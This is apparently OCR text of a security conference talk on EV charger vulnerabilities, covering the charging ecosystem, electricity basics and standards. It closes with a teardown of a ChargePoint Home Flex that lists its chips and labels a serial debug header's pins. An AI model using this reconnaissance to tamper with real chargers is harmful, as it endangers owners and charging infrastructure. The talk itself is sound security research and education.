
Hacking EV Chargers for Fun and Profit

Prepared by Danielle McGuire
for BSidesPGH, July 2025



Introduction

whoami

Danielle McGuire, she/her

SecOps Observability Engineer
Guidepoint Security
2025-present

Industry Advisor
Pitt Cyber Energy Center
2024-present

Sr OT Cybersecurity Analyst
Duquesne Light Company
2016-2025

Interests

At work:
security data pipelines (SIEM, SOAR, Cribl)
electric power cybersecurity
Python automation and tooling creation
integration of Weird Machines

At home:
electronics (hacking tools, radio, eurorack)
computers (homelab, SBCs, FPGA)
cooking (Reuben from scratch, carnitas nachos, ratatouille)
history (tech, people's, long 19th)


Objectives

Convince yinz that **EVSE is Damn Vulnerable** at the **hardware** and **protocol** level, explore the **EVSEcosystem**, dip our toes into **hardware hacking**, and discuss/demo FOSS protocol dissector **evsetool**

Let’s Talk EVSE (let’s talk about you and me)

- **Electric Vehicle Supply Equipment**
- Exists in complex **EVSEcosystem** of cloud management servers, payment operators, aggregators and mobility enablers, etc
- Success of EV transition in US is dependent upon robust charging infrastructure across nation

Overview of EVSEcosystem




NIST IR 8473
October 2023

Cybersecurity Framework Profile
EV/XFC Infrastructure

DC Power
AC Power
Communications
(LAN, WAN, WiFi, 5G, PLC, etc.)
Cloud / 3rd Party Operator
Utility & Building / Facility Management
EV
EVSE


Fig. 2. EV/XFC Ecosystem Domains and Profile Scope

EVSE is a Growth Industry



Global stock of public charging points by region, 2018-2024

IEA. Licence: CC BY 4.0




Global stock of public charging points by region, 2018-2024

IEA. Licence: CC BY 4.0


Electricity 101

- **Electricity** is electron flow
  - Hydraulic metaphor is often used
- **Voltage** is electric potential
  - Water pressure in the hydraulic metaphor
- **Current** is rate at which electrons flow
  - (Volumetric) flow rate in the hydraulic metaphor
- **Power** is the rate of energy transfer
  - Equal to voltage multiplied by current
- **Energy** is spent doing useful work (light from LED, turning a motor, etc) or dissipated as heat
  - Equal to power multiplied by time

- **Direct Current** (DC) has constant voltage over time
- **Alternating Current** (AC) has varying voltage over time
- All electricity comes from spinning magnets really really fast*
  - *Except solar, good luck telling **the Sun** what to do



EVSE is a Growth Industry




Type of Charging	Level 1 – 110V (~1.4kW)	Level 2 – 220V (~7.2kW)	DC Fast Charger (50kW)	Tesla SuperCharger (140kW)	Extreme Fast Charging (350kW)*
Charging Station 101	Provides same electricity as a regular electrical outlet	More powerful than Level 1 charging Comprises the majority of stations in the U.S	DC current directly supplied to vehicle Commonly adds 40 to 60 miles of range in ~20 minutes	Only available for Tesla vehicles Offers fastest charging rate currently available	Provides significantly faster charge rates than anything else on market
Range Gained per Hour of Charge	3-5 miles	25 miles	100 miles	330 miles	787.5 miles
Time to Charge for 200 miles	40 hours	8 hours	2 hours	36.55 mins	15.25 mins

*Estimates based on DOE calculations


- EEI projects 26.4M EVs by 2030
- 200,000 public chargers in 2024, projected to grow to 500,000 by 2030*
  - *Projection made before Trump paused EV credits
- EVSE market valued at $3.15B in 2022, projected to grow to $24B by 2030*

- **XFC** EVSE is a game changer
- Most customers have **L2** or **DC Fast**

EVSE is Becoming More Powerful



Power Consumption of Household Appliances



appliance	watts	appliance	watts	appliance	watts
Coffee Pot	200	Garage door opener	350	Compact fluorescent	
Coffee Maker	800	Ceiling fan	10-50	Incandescent equivalents	
Toaster	800-1500	Table fan	10-25	40 watt equivalent	11
Popcorn Popper	250	Electric blanket	200	60 watt equivalent	16
Blender	300	Blow dryer	1000	75 watt equivalent	20
Microwave	600-1500	Shaver	15	100 watt equivalent	30
Waffle Iron	1200	Waterpik	100		
Hot Plate	1200	Well Pump (1/3-1 HP)	480-1200	Electric mower	1500
Frying Pan	1200			Hedge trimmer	450
		Computer		Weed eater	500
Dishwasher	1200-1500	Laptop	20-50	1/4" drill	250
Sink waste disposal	450	PC	80-150	1/2" drill	750
		Printer	100	1" drill	1000
Washing machine		Typewriter	80-200	9" disc sander	1200
Automatic	500	Television		3" belt sander	1000
Manual	300	25" color	150	12" chain saw	1100
Vacuum cleaner		19" color	70	14" band saw	1100
Upright	200-700	12" black and white	20	7-1/4" circular saw	900
Hand	100	VCR	40	8-1/4" circular saw	1400
Sewing machine	100	CD player	35		
Iron	1000	Stereo	10-30	Refrigerator/Freezer	
		Clock radio	1	20 cu. ft. (AC)	1411 watt-hours/day*
Clothes dryer		AM/FM auto cassette player	8	16 cu. ft. (AC)	1200 watt-hours/day*
Electric NA	4000	Satellite dish	30		
Gas heated	300-400	CB radio	5	Freezer	
		Electric clock	3	15 cu. ft. (Upright)	1240 watt-hours/day*
Heater				15 cu. ft. (Chest)	1080 watt-hours/day*
Engine block NA	150-1000	Radiotelephone			
Portable NA	1500	Receive	5		
Waterbed NA	400	Transmit	40-150		
Stock tank NA	100				
Furnace blower	300-1000	Lights:			
Air conditioner NA		100 watt incandescent	100		
Room	1000	25 watt compact fluor.	28		
Central	2000-5000	50 watt DC incandescent	50		
		40 watt DC halogen	40		
		20 watt DC compact fluor.	22		

Note: TV's, VCR's and other devices left plugged in, but not turned on, still draw power.


* The daily energy values listed here are for the most efficient units in their class and the infromation was obtained from *Consumer Guide to Home Energy Savings* by Alex Wilson and John Morrill.

10th Edition • Solar Electric Products Catalog • March 2003


Wholesale Solar, Inc.
www.wholesalesolar.com

Central air conditioning is 2-5 kW
Electric clothes dryer is 4 kW
L2 EVSE is 7.2 kW

Charging Port Standards



	N.America	Japan	EU and the rest of markets	China	All Markets except EU
AC	**J1772** (Type 1)	**J1772** (Type 1)	**Mennekes** (Type 2)	**GB/T**	**Tesla**
DC	**CCS1**	**CHAdeMO**	**CCS2**	**GB/T**	


HOW STANDARDS PROLIFERATE:
(SEE: A/C CHARGERS, CHARACTER ENCODINGS, INSTANT MESSAGING, ETC.)
SITUATION: THERE ARE 14 COMPETING STANDARDS.
14?! RIDICULOUS! WE NEED TO DEVELOP ONE UNIVERSAL STANDARD THAT COVERS EVERYONE'S USE CASES.
YEAH!
SOON:
SITUATION: THERE ARE 15 COMPETING STANDARDS.

EEVSE (Example EVSE) – ChargePoint Home Flex (CPH50)

Overview

- **L2 charger** with max 12kW output
- Consumer grade, $550 as of July 2025
- SAE J1772 connector (most common)*
- **2.4/5 GHz 802.11 abgn WiFi**
- Retains **90 days of charge data** locally
- Over-the-air **firmware updates**

Internals

Atmel AT91SAM9N12
32-bit ARM9 processor
Up to 400 MHz, 128 KB ROM, 32 KB SRAM.
Located on Control board


Micron MT47H64M16NF-25E IT:M
1GB DRAM.
Located on Control board.

Micron MT29F4G08ABBDAH4-IT:D
4GB NAND flash.
Located on Control board

Inventek ISM43340
Wi-Fi Bluetooth SIP Module. Located on Control board.

TI MSP430F67651A
Polyphase metering SoC
25 MHz, 128KB Flash, 16KB RAM.
Located on Metrology board.


CPH50 Control Board



[redacted]

Left: GND
Middle: Receive
Right (square): Transmit

